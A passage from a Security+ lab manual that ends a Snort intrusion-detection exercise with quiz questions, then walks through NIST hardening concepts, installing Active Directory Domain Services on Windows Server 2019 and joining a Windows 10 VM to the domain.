sudo snort -A console -A full -c /etc/snort/snort3.conf -i
ens33
```

From the Windows 10 VM or host machine, ping the Ubuntu VM.

You'll notice more than eight ICMP alerts (four Echo Requests and four Echo Replies), as the icmp.rules file as well as the other files you looked at earlier are now in play. Press CTRL-C to break out. We're using the **full** option again.

d. Enter the following command:

```
sudo gedit /var/log/snort/alert
```

Notice the additional alerts in the alert file now due to all .rules files being included.

e. Open the log file in Wireshark:

```
ls -l /var/log/snort
sudo wireshark /var/log/snort/snort.log.[numbers seen
here]
```

When you get to the end of the filename in the command after snort.log., press TAB, and the rest of the filename, consisting of numbers, will autocomplete.

Lab Analysis

1. What are the three modes of Snort?

____

____

2. Which mode of Snort is the one most often used, and why?

____

____

3. What are some categories of rules that Snort can use?

____

____

Key Term Quiz

Use the terms from the list to complete the sentences that follow.

configuration

log

rules

1. You tell Snort specifically what to look for in the ____________ file.
2. When you launch Snort, you tell it to read from a ____________ file.
3. Through Wireshark, you can view and analyze the ____________ file.

Chapter 14
System Hardening and Baselines

Lab Exercises

The National Institute of Standards and Technology (NIST) defines hardening at https://csrc.nist.gov/glossary/term/Hardening as follows:

> A process intended to eliminate a means of attack by patching vulnerabilities and turning off nonessential services.

System hardening eliminates needless functionality and involves the deployment of configurations and settings that are secure. This reduces the risk of the exploitation of vulnerabilities and also allows an infrastructure to be compliant with regulations.

From a system-hardening perspective, this is similar to the principle of least privilege, which NIST defines at https://csrc.nist.gov/glossary/term/Principle_of_Least_Privilege as follows:

> The principle that users and programs should only have the necessary

privileges to complete their tasks.

Finally, NIST defines baseline at https://csrc.nist.gov/glossary/term/baseline as follows:

> The set of controls that are applicable to information or an information system to meet legal, regulatory, or policy requirements, as well as address protection needs for the purpose of managing risk.

Taking all of these ideas into account, one of the first things that comes to mind is Microsoft Active Directory (AD), which is a directory service. A directory service provides a repository for resources that can be searched for and accessed by clients. It also provides management capabilities for systems administrators, to control access to and grant authorization for these resources. AD contains information about each and every network resource, each of which is considered an object in the directory. Objects have names, and each class (type) of objects has a schema consisting of attribute (property) names and values that describe it. The different types of objects, with different attribute name/value pairs, include user accounts, group accounts, computers, shared folders, printers, group policies, and much more. A logical grouping of network resources, in the form of objects that share the same AD database and have similar management and security needs, is called a domain. The domain container represents the root of a domain's hierarchy. A machine storing the AD database is known as a domain controller (DC).

The namespace of AD comes in two forms: contiguous and disjointed. A tree is one or more domains that share a contiguous namespace. For example, the rit.edu (Rochester Institute of Technology) parent domain could contain child domains named csec.rit.edu (for the Department of Computing Security), ischool.rit.edu (for the School of Information), cs.rit.edu (for the Department of Computer Science), se.rit.edu (for the Department of Software Engineering), igm.rit.edu (for the School of Interactive Games and Media), phd.rit.edu (for the Department of Computing and Information Sciences Ph.D.), and other child domains. Resources for the entire enterprise could be housed and controlled in the rit.edu parent domain, while resources specific to each of the departments could be housed and controlled individually in each child domain. Thus, the security and administration can be tightly controlled by various systems administrators, delegated at multiple levels of the hierarchy, for specific parts of the tree. For example, the Department of Computing Security wouldn’t want the parent domain’s systems administrators to be in control of the department’s resources, nor would the parent domain’s systems administrators be able to administer and secure the plethora of resources from all child domains in the tree. The parent and child domains have a two-way trust relationship. This means that users can authenticate in their domain and then be granted access to resources in the other domains. A child domain can even be a parent to another child domain.

A forest is one or more trees that use disjoint namespaces. Let’s say a major company buys out two smaller companies. The parent company might want its subsidiaries to keep their brand names and AD naming conventions. The forest will contain each tree, including the major company’s parent domain and its child domains, the first subsidiary’s parent domain and its child domains, and the second subsidiary’s parent domain and its child domains. These three trees will be placed in a logical container known as a forest, which is the highest level in the hierarchy (just above domain), as it can contain multiple domains, which can consist of trees. Each domain (parent or child) in a forest has a two-way transitive trust relationship. That means users in one of the subsidiaries, in one part of the country, can get access to resources of the major company in another part of the country, after authenticating to their domain, and vice versa.

The global catalog contains information about all objects in a forest, allowing the entire forest to be searched and objects, regardless of location, to be accessed. The global catalog stores all information about all objects in a forest. However, the global catalog in a particular domain contains only partial information—commonly used attributes for searching for objects in other domains. This partial information is all that’s needed to contact a DC from that object’s domain to get more information. The first DC configured in a forest automatically stores this global catalog. A system containing the global catalog is known as a global catalog server.

If a forest only contains one domain, all DCs should be configured as global catalog servers. There are no additional requirements needed for disk space, CPU utilization, or traffic for replication (for synchronization purposes) between the DCs. Each DC can respond to all authentication and service requests. You wouldn’t want some DCs to not perform these functions.

If a forest has multiple domains, it makes sense to strategically designate certain DCs as global catalog servers, based on location, to simplify sign-in requests from users and for searches of the forest. Reasons for placing a global catalog server at a location include if there’s an application that requires a global catalog server to be running at the location, if there are more than 100 users at the location, if a wide area network (WAN) link is not 100 percent available, if roaming users have long sign-in times over a WAN link, and if many roaming users can be found at that location.

In a medium- or large-sized organization, creating multiple domains makes sense, especially if departments span large geographical distances (countries, for example). It wouldn’t be ideal to have DCs replicate over slow WAN links, which could be expensive timewise, delaying other important daily business communications. It also wouldn’t be ideal for different objects to be managed and secured the same way.

If there is a need to connect multiple physical locations from the same domain together, it can be done in AD with a site container. A site is a logical networking (TCP/IP-based) container that groups objects in Active Directory by subnet. The only objects in a site are servers and configuration objects. A big reason for using a site container is to make DC replication easier. A bridgehead server is a representative DC that does the replication exchange from a site. Each site has exactly one bridgehead server. This way, the DCs in the site can replicate among themselves, but only one of them needs to replicate with a bridgehead server from another site. It’s also beneficial to enable clients to access the physically closest DC for sign-in and querying. With sites, a mobile user working at another location can authenticate to and query a DC with the most efficient physical path, instead of using a WAN link to communicate with the DCs at their normal home site.

⏱ **60 MINUTES**

Lab Exercise 14.01: Active Directory Domain Services and Domain Connectivity

Right now, your Windows Server 2019 system is just a virtual machine (VM) running an operating system (OS) that is specialized to respond to requests from clients for authentication, resources, files, and more. Most people call machines (physical or virtual) “servers,” but in reality, a server is actually a software program. Specifically, a server is a service that runs in the background as a process, independent of a sign-in, to provide a service or resource upon request, as long as the authentication and authorization check out. A server operating system is also known as a network operating system (NOS). Microsoft’s Windows Server brand of server operating systems groups services into roles and features. You can install the Domain Name System (DNS) role and/or the Dynamic Host Configuration Protocol (DHCP) role on a Windows Server 2019 system, which would turn the machine into a member server. A member server is a machine running a server operating system, connected to a domain, that has at least one role (server service) installed. If the machine isn’t connected to a domain, it would simply be known as a stand-alone server.

➜ Cross-Reference

Services were discussed in Chapter 2.

When the Active Directory Domain Services (AD DS) role is installed on a server operating system connected to a domain, that machine is now known as a domain controller (or DC for short), performing authentication and authorization for clients domain-wide. Even if the machine has other roles besides AD DS installed, it’s just called a DC. Each DC is on the same level as the other DCs, containing the entire range of objects. This allows for easy and efficient replication (for consistency purposes) between the DCs.

If there is no existing DNS server when the AD DS role is installed, the DNS role must be installed at the same time. You will be prompted to install DNS during the AD DS installation. The reason why DNS must be in place for a domain to exist is very simple. When clients sign in to a domain, they sign in to a domain by the domain’s name. DNS needs to be in place to resolve the query along the form of “Who is the domain controller for the weissman.edu domain?” so the clients can send their requests to that specific machine. The initial query is for an DNS SRV (service) resource record that identifies a machine by its fully qualified domain name (FQDN), running Lightweight Directory Access Protocol (LDAP). Then, that machine’s DNS

A (IPv4 host address) or AAAA (IPv6 host address) resource record will resolve the server's FQDN to its corresponding IP address. Other SRV records are used to find global catalog servers, servers that can perform Kerberos authentication and password changes, and more. DNS is also needed on a domain for other reasons, like resolving computer object hostnames or FQDNs into their corresponding IPv4 addresses (through A resource records) or IPv6 addresses (through AAAA resource records).

➔ **Note**

The IPv6 resource record type of AAAA was chosen because 128-bit IPv6 addresses are four times the length of 32-bit IPv4 addresses.

Learning Objectives

In this lab exercise, you'll get started on your journey of hardening a domain. At the end of this lab exercise, you'll be able to

- Install AD DS
- Connect a client system to the domain

Lab Materials and Setup

The materials you need for this lab are

- The *Principles of Computer Security: CompTIA Security+ and Beyond* textbook
- The Windows Server 2019 VM you installed in Chapter 1
- The Windows 10 VM you installed in Chapter 1

Let's Do This!

When you installed the Windows Server 2019 VM and the Windows 10 VM in Chapter 1, you configured the network adapter to be in bridged mode, which puts those VMs on the same network as your host machine. Power on each VM, each in its own separate instance of VMware Workstation Player. Sign in with the credentials you used in Chapter 1. Initially, you will sign in to the Windows Server 2019 VM as Administrator, but that will change later.

On the Windows Server 2019 VM, Server Manager will open by default, along with a popup. Click the X in the upper-right corner to close each.

On each VM, click the Start button or in the search box, type **cmd**, and then click Command Prompt. Next type **ipconfig** and press ENTER. You should see that the VMs are on the same network as your host machine, based on the IP addresses given by your network's DHCP server.

On each VM, click the Start button or in the search box, type **firewall**, and then select Firewall & Network Protection. Select Advanced Settings towards the bottom of the screen and then click the Yes button. In the left pane, click Inbound Rules. Next, right-click Inbound Rules and select New Rule…. Click the Custom radio button in the Rule Type screen and click the Next button. Click the Next button in the Program screen. In the Protocol Type: dropdown in the Protocol and Ports screen, select ICMPv4 and click the Next button. Click the Next button in the Scope screen. Click the Next button in the Action screen. Click the Next button in the Profile screen. In the Name: box, type **Ping Allowed** and click the Finish button.

Ping each VM from the other by typing **ping**, followed by the IP address of the other VM, in a command prompt and pressing ENTER on each VM. You should see four replies in each command prompt from the other VM that was pinged.

Servers should always have static IP addresses. You don't want the server's IP address to potentially change, as is the case with DHCP. Even though DHCP allows reservations, where the same Media Access Control (MAC) address always gets the same IP address, you don't want your server to depend on another server. If, for whatever reason, your DHCP servers are down or unreachable, when another server's lease expires or if it reboots, it will not be able to get an IP address and will be unreachable itself. Furthermore, you can't install the AD DS role on a system that doesn't have a statically configured IP address.

➜ Note

You are about to statically configure the Windows Server 2019 VM and the Windows 10 VM. If the IP addresses you choose are in use, there will be problems. Make sure to use fourth octet values that are not currently in use on your network. You'll notice a problem if the

output of ipconfig shows an Automatic Private IP Addressing (APIPA) address that starts with 169.254.x.x, which is essentially an unusable address on a domain.

On the Windows Server 2019 VM, click the Start button or in the search box, type **sharing**, select Manage Advanced Sharing Settings, click Network And Sharing Center in the address bar at the top of the screen, click Change Adapter Settings in the left pane, right-click the Ethernet0 interface, select Properties, and double-click Internet Protocol Version 4 (TCP/IPv4). Select the Use The Following IP Address: radio button and put in either the IP address it currently has or another one on the same subnet in the IP Address: bar. Since my network ID is 192.168.1.0/24 (a subnet mask of 255.255.255.0 is simply /24 in Classless Inter-Domain Routing [CIDR] notation), I configured my Windows Server 2019 VM with an IP address of 192.168.1.19 (19 in the fourth octet was chosen on purpose, to match the 19 in Windows Server 2019). Put in the subnet mask of your network in the Subnet Mask: bar. In most cases, it will be 255.255.255.0, which can be confirmed with **ipconfig** in a command prompt on the VM or the host machine. Put in the IP address of the default gateway of your network in the Default Gateway: bar. In most cases, it will be 192.168.1.1, which can be confirmed with **ipconfig** on the VM or your host machine. In the Use the Following DNS Server Addresses: section, put 127.0.0.1 (the loopback address) in the Preferred DNS Server: bar, which means this machine will be its own primary DNS server (for the domain-related activities). Put 8.8.8.8 in the Alternate DNS Server: bar, to allow a Google Public DNS server to resolve queries for this machine if this machine's DNS service isn't running. Click the OK button in the Internet Protocol Version 4 (TCP/IPv4) Properties box. Click the OK button in the Ethernet0 Properties box. It's a good idea to always "down" and "up" an interface after changes like these, to make sure the changes take effect. First, right-click the Ethernet0 interface and select Disable. Then, right-click the Ethernet0 interface and select Enable.

Although it's fine to leave the IP address of the Windows 10 machine dynamic, assigned to it from your DHCP server, let's statically configure the Windows 10 VM with an IP address for consistency and troubleshooting purposes. On the Windows 10 VM, click the Start button or in the search box, type **sharing**, select Manage Advanced Sharing Settings, click Network and

Sharing Center in the address bar at the top, click Change Adapter Settings in the left pane, right-click the Ethernet0 interface, select Properties, and double-click Internet Protocol Version 4 (TCP/IPv4). Select the Use the Following IP Address: radio button and then put in either the currently used IP address or another one on the same subnet in the IP Address: bar. Since my network ID is 192.168.1.0/24 (a subnet mask of 255.255.255.0 is simply /24 in CIDR notation), I configured my Windows 10 VM with an IP address of 192.168.1.10 (10 in the fourth octet was chosen on purpose, to match the 10 in Windows 10). Put in the subnet mask of your network in the Subnet Mask: bar. In most cases, it will be 255.255.255.0, which can be confirmed with **ipconfig** on the VM or the host machine. Put in the IP address of the default gateway of your network in the Default Gateway: bar. In most cases, it will be 192.168.1.1, which can be confirmed with **ipconfig** on the VM or your host machine.

➔ Note

If you deviate from or skip this next set of instructions, your Windows 10 VM will not be able to join the domain, so make sure to follow the directions closely.

In the Windows 10 VM adapter settings, in the Preferred DNS Server: bar, enter the IP address of your Windows Server 2019 VM (which you just configured) and set the value for Alternate DNS Server: to 8.8.8.8. Now the Windows Server 2019 VM will be the Windows 10 VM's DNS server and, eventually, its domain controller.

Step 1 The default hostname for the Windows Server 2019 VM is not a great hostname. Rename the Windows Server 2019 VM.

- **a.** Click the Start button or in the search box, type **This PC**, right-click This PC, and select Properties.
- **b.** In the Computer Name, Domain, and Workgroup Settings section, click Change Settings.
- **c.** In the System Properties window, click the Change… button.
- **d.** In the Computer Name/Domain Changes window, in the Computer

Name: box, enter something more meaningful than the default name of this computer (I called mine WEISSMAN-SERVER) and then click the OK button.

e. In the Computer Name/Domain Changes popup, click the OK button.

f. In the System Properties window, click the Close button.

g. In the Microsoft Windows popup, click the Restart Now button to restart the VM.

Step 2 Configure a password for the Administrator account. The system will not be able to install the AD DS role if the Administrator account doesn’t have a complex password.

a. Click the Start button or in the search box, type **Computer Management**, and then click Computer Management.

b. In the Computer Management window, in the left pane, click Local Users and Groups.

c. In the middle pane, double-click the Users folder.

d. Right-click the Administrator account and select Set Password….

e. Click the Proceed button.

f. In the New Password: and Confirm Password: textboxes, enter a password of at least eight characters, using at least three characters from the following groups: uppercase letters, lowercase letters, numbers, and symbols. Click the OK button. Recall the discussion in Chapter 11 about NIST’s 2017 password guidelines, which included dropping the requirement of multiple character sets.

g. Close the Computer Management window.

📷 **3i, 3j**

Step 3 Install the AD DS role.

a. Click the Start button and then click the Server Manager tile. In the Server Manager popup, put a check in the box next to Don’t Show This Message Again and then click the X at the top right of the popup.

b. Click the Manage hyperlink at the top if the screen and then click Add Roles and Features.

c. At the Before You Begin screen, click the Next button.

d. At the Installation Type screen, with Role-based or Feature-based Installation selected, click the Next button.

e. At the Server Selection screen, with Select a Server from the Server Pool selected and the VM highlighted below, click the Next button.

f. At the Server Roles screen, put a check in the box next to Active Directory Domain Services. After you put a check in the box, a popup will ask, “Add features that are required for Active Directory Domain Services?” With the check in the Include Management Tools (If Applicable) box, click the Add Features button. Then click the Next button.

g. At the Features screen, leave the default selections and click the Next button.

h. At the AD DS screen, read the information and click the Next button.

i. At the Confirmation screen, put a check in the box next to Restart the Destination Server Automatically If Required. In the popup, click the Yes button and then click the Install button. You’ll notice a progress bar showing the progression of the installation.

j. When the installation completes, you’ll see the message “Configuration required. Installation succeeded on,” followed by the name of your computer. Click the Close button.

📷 **4i, 4j**

Step 4 Promote the machine to a domain controller.

a. Click the yellow triangle with the black exclamation mark in it, under the flag next to Manage. In the Post-deployment Configuration section, click Promote This Server to a Domain Controller.

b. At the Deployment Configuration screen, select the radio button for Add a New Forest, enter a domain name into the Root Domain Name box (I chose weissman.edu), and click the Next button.

c. At the Domain Controller Options screen, notice that the Domain Name System (DNS) server checkbox is checked as well as the Global Catalog (GC) checkbox (which can't be unchecked). Enter a password in the Password: and Confirm Password: textboxes and then click the Next button, leaving the Forest Functional Level: and Domain Function Level: values at their defaults.

d. At the DNS Options screen, you'll see a message stating "A delegation for the DNS server cannot be created because the authoritative parent zone cannot be found…." Click Show More and read the last words of the paragraph, "Otherwise, no action is required" (which applies here), and click the OK button. Click the Next button.

e. At the Additional Options screen, let a default name populate into the textbox and click the Next button.

f. At the Paths screen, leave the default selections and click the Next button.

g. At the Review Options screen, review your selections and click the Next button.

h. At the Prerequisites screen, you should see the message All Prerequisite Checks Passed Successfully. There will be some warnings. Read them, but don't worry about them. Click the Install button. You'll notice various progress messages.

i. At the You're About to Be Signed Out box, click Close. You'll see the blue Applying Computer Settings screen with dots going around in a circle for a while.

j. Press CTRL-ALT-INSERT to unlock the VM when you see the prompt. INSERT is used instead of DELETE to send this control signal to the VM, not the host machine. Alternatively, on the VMware menu, click Player and then click Send Ctrl+Alt+Del. Put in your password. You should see the desktop.

📷 **5f**

Step 5 Event Viewer, which is found on all versions of Windows, including client and server OSs, can be used for troubleshooting and verification. This helps ensure that any accidental, malicious, or simply unwanted changes are logged and able to be traced, which makes it easy to hold users accountable.

Event Viewer displays the following information to you in a GUI, aggregated from multiple log files:

- **Application** Contains events from programs running (for example, a backup of the database completed successfully).
- **Security** Contains security and audited events, including sign-in attempts, directories and files accessed, and privilege escalation.
- **System** Contains OS information and events, including services that couldn't start or the last reboot of the OS.
- **Directory Service** Contains events correlated to Active Directory functionality, like replication.
- **DNS Server** Contains events on the DNS service, which is convenient for troubleshooting name resolution issues.

There are other log files containing events on various features of Windows Server 2019 and its services.

Now, you'll use Event Viewer to verify that the AD DS role installation succeeded.

Open Server Manager and click Tools at the top of the screen. After the promotion to a domain controller, additional administrative tools will be available. Click Event Viewer.

a. In the left pane, expand Applications and Services Logs by clicking on the arrow. Select Directory Service.

b. Click a column header to sort by that column. Click the column header a second time to reverse the order.

c. Navigate the entries with the UP ARROW and DOWN ARROW keys on the keyboard. The information displayed in the lower pane can be seen in its own window by double-clicking an entry. If you click the Copy button in the popup, you can copy the event information, which can be pasted into a file for future reference. From that popup, you can navigate the other entries by clicking the up- and down-arrow buttons on the popup. Click the Close button to close the popup.

d. To filter the results, in the Actions section on the right pane, click Filter Current Log… and then customize as desired. To remove the filter and see all results, again, click Clear Filter (which is only visible when a filter is in place) in the Actions section in the right pane. This is helpful for isolating something specific you might be looking for.

e. Filter by Event ID 1000, which corresponds to Microsoft Active Directory Domain Services startup complete.

Step 6 The default hostname for the Windows 10 VM is not a great hostname. Rename the Windows 10 VM.

a. Click the Start button or in the search box, type **This PC**, right-click This PC, and select Properties or click Properties in the right pane.

b. Click the Rename This PC button and then in the textbox type a more meaningful name than the default name of the computer (I called mine WEISSMAN-CLIENT). Click the Next button and then click the Restart Now button to restart the VM.

c. Sign in, after the reboot, to the Windows 10 VM.

📷 **7f, 7h**

Step 7 Join the Windows 10 VM to the Active Directory domain.

a. Click the Start button or in the search box, type **This PC**, right-click This PC, and select Properties or click Properties in the right pane.

b. In the Related Settings section, click Rename This PC (Advanced). A System Properties window, with the Computer Name tab selected, will open.


c. In the System Properties window, click the Change… button.

d. In the Member Of section, select the radio button next to Domain, enter the name of the domain you configured earlier (mine is weissman.edu), and click the OK button.

e. At the Computer Name/Domain Changes popup, enter the username Administrator and the password you configured earlier for the

Administrator account on the Windows Server 2019 VM. This is the name and password of an account with permission to join the domain, as indicated in the popup. Click the OK button.

f. You should see a popup welcoming you to the domain, as shown in Figure 14-1. Click the OK button.


Computer Name/Domain Changes

Welcome to the weissman.edu domain.

FIGURE 14-1 Welcome to the Weissman.edu domain.

➜ Note

If you weren’t able to join the domain and received a DNS-related error, it’s due to one of two things.


One reason is that you didn’t set the Windows 10 VM’s DNS Preferred DNS server to the IP address of your Windows Server 2019 VM, as instructed in the last paragraph of the “Let’s Do This!” section just before Step 1. That IP address is the only IP address in the world that knows who the DC for your domain is. In this step, my client machine wanted to join the weissman .edu domain, and it needed to ask a DNS server for the IP address of the DC. The only machine in the world that has the answer to that query is my Windows Server 2019 VM. DNS and AD are both running on that machine, so the DNS server gives a response of the IP address of the VM it’s running on. Your machine won’t get the IP address of your DC if it asks 8.8.8.8 or any other DNS server, including your DNS server for your home network in that little box everyone calls router. The only machine in the world that can give a DNS response with the IP address of your domain controller is your Windows 2019 Server VM, which is running the DNS server service for your domain!

The other reason is unique to the network you’re on. If your

network has native IPv6 connectivity from an ISP, your queries looking for the IP address of the DC of your domain will be sent to the IPv6 addresses for DNS servers given to your Windows 10 VM from your DHCP server. Even after you change from a dynamic IP address to a static IP address, those DNS server IPv6 addresses will still be the first ones your machine tries. Your machine, in that case as well, will be querying DNS servers that have no idea about the existence of your domain. To solve that issue, click the Start button or in the search box, type sharing, select Manage Advanced Sharing Settings, click Network and Sharing Center in the address bar at the top of the screen, click Change Adapter Settings in the left pane, right-click the Ethernet0 interface, select Properties, uncheck the box next to Internet Protocol Version 6 (TCP/IPv6), and then click the OK button.

g. In the popup that states "You must restart your computer to apply these changes," click the OK button. In the System Properties window, click the Close button. In the next popup, click the Restart Now button to reboot.

h. On the Windows Server 2019 VM, open Server Manager, click Tools, and click Active Directory Users and Computers. Expand your domain by clicking the arrow. Select the Computers container, in the left pane, and notice the client machine that was just added to Active Directory, in the right pane, as shown in Figure 14-2.


Active Directory Users and Computers
File
Action
View
Help
Active Directory Users and Computers [WEISSMAN-SERVER.weissman.edu]
Saved Queries
weissman.edu
Builtin
Computers
Domain Controllers
ForeignSecurityPrincipals
Managed Service Accounts
Users

Name	Type	Description
WEISSMAN-CLIENT	Computer	

FIGURE 14-2 The computer object in Active Directory

i. Double-click the computer in the right pane. In the window that pops up, notice in the Operating System tab that the correct OS has been identified.

2 HOURS

Lab Exercise 14.02: Organizational Units and Groups

An organizational unit (OU) organizes AD objects, like a folder organizes files on a hard drive. However, unlike folders, which are part of the path of a file, and domains, which are part of the DNS namespace, OUs are not part of the DNS namespace. OUs offer multiple ways to achieve great flexibility, more than just domain administration, in managing resources of business units, departments, and divisions.

Many different objects can be placed inside an OU, including users, groups, computers, and shared folders. OUs can even be placed inside of other OUs. The nesting of OUs allows for the hierarchical grouping of objects and resources in many different ways, and it can flex at any point in one of many different directions, due to business needs or reorganization. When moved, OUs will inherit the permissions of a new parent by default. Permissions set on a parent OU are automatically inherited by all the objects in a child OU, but this behavior can be overridden.

Microsoft recommends to not have more than 10 levels of OUs. Horizontal OUs are more efficient than vertical OUs. More processing will be needed for vertically nested OUs for multiple layers of policies and settings.

Group Policy objects (GPOs) can be applied to all objects in an OU, with inheritance for nested OUs. This will allow you to push out common policies dealing with security and configuration to the objects in an OU. For example, a GPO can restrict users from installing new programs, accessing the Control Panel, and making certain selections for display, networking, desktop, and other settings.

You can even use OUs to delegate administrative control over users and groups to appropriate users and groups. It’s not realistic for a single person, like an IT director, to do all the work. Assigning tasks and responsibilities to others for certain OUs makes much more sense. One systems administrator could be in charge of the Marketing OU, and another one can administer the Human Resources OU. Responsibilities for managing printers and print queue objects can be given to one systems administrator, while another can manage security permissions for users and groups. This delegation occurs at the OU level, not at the object level. Delegation also prevents systems administrators from having huge authority over large numbers of objects. Delegation from a parent OU can be inherited by multiple child OUs, inside of the parent OU, at the same time. Implementing the principle of least privilege, each systems administrator will have just enough control to perform their tasks and not a single drop more.

Security permissions to resources should be assigned to group account objects, not user account objects. Think of the groups as roles that users fill. If security permissions to resources were assigned to user objects, it would be an administrative nightmare. If a user was being moved out of a department in the organization that has access to 100 resources and into a different department that has access to 100 other resources, you’d have to make 200 changes if permissions were assigned to user account objects. If groups are implemented, and permissions to resources are tied to group account objects, all you’d have to do is remove the user’s membership from the original group and add the user as a member to the new group. That would be two changes instead of 200. Furthermore, as is the practice today, users can serve in multiple roles, and as such, they need to have the cumulative permissions of multiple groups. Giving permissions to groups and assigning users to groups is the way to go.

It’s important to understand the differences between groups and OUs. Think of a group as a collection of users or even computers. A group can also be a member of another group. The usage of groups is for security purposes (for example, granting permissions to a resource such as a shared folder, file, server, printer, or application). These permissions cannot be assigned to OUs. Groups have a security identifier (SID) that uniquely identifies them, but OUs do not.

An OU is more like a logical boundary for organizing your infrastructure and applying GPOs to it (GPOs can also be linked to a site and domain) that implement security policies to common objects. GPOs cannot be linked to groups. Whereas an OU can contain group objects, user objects, computer objects, and other OUs, an object can only be inside of a single OU. Conversely, a user object and group objects can be a member of multiple groups.

Learning Objectives

In this lab exercise, you’ll create logical containers for AD objects. At the end of this lab exercise, you’ll be able to

- Create OUs
- Delegate control of OUs
- Configure permissions of OUs
- Create groups

Lab Materials and Setup

The materials you need for this lab are

- The *Principles of Computer Security: CompTIA Security+ and Beyond* textbook
- The Windows Server 2019 VM you installed in Chapter 1
- The Windows 10 VM you installed in Chapter 1

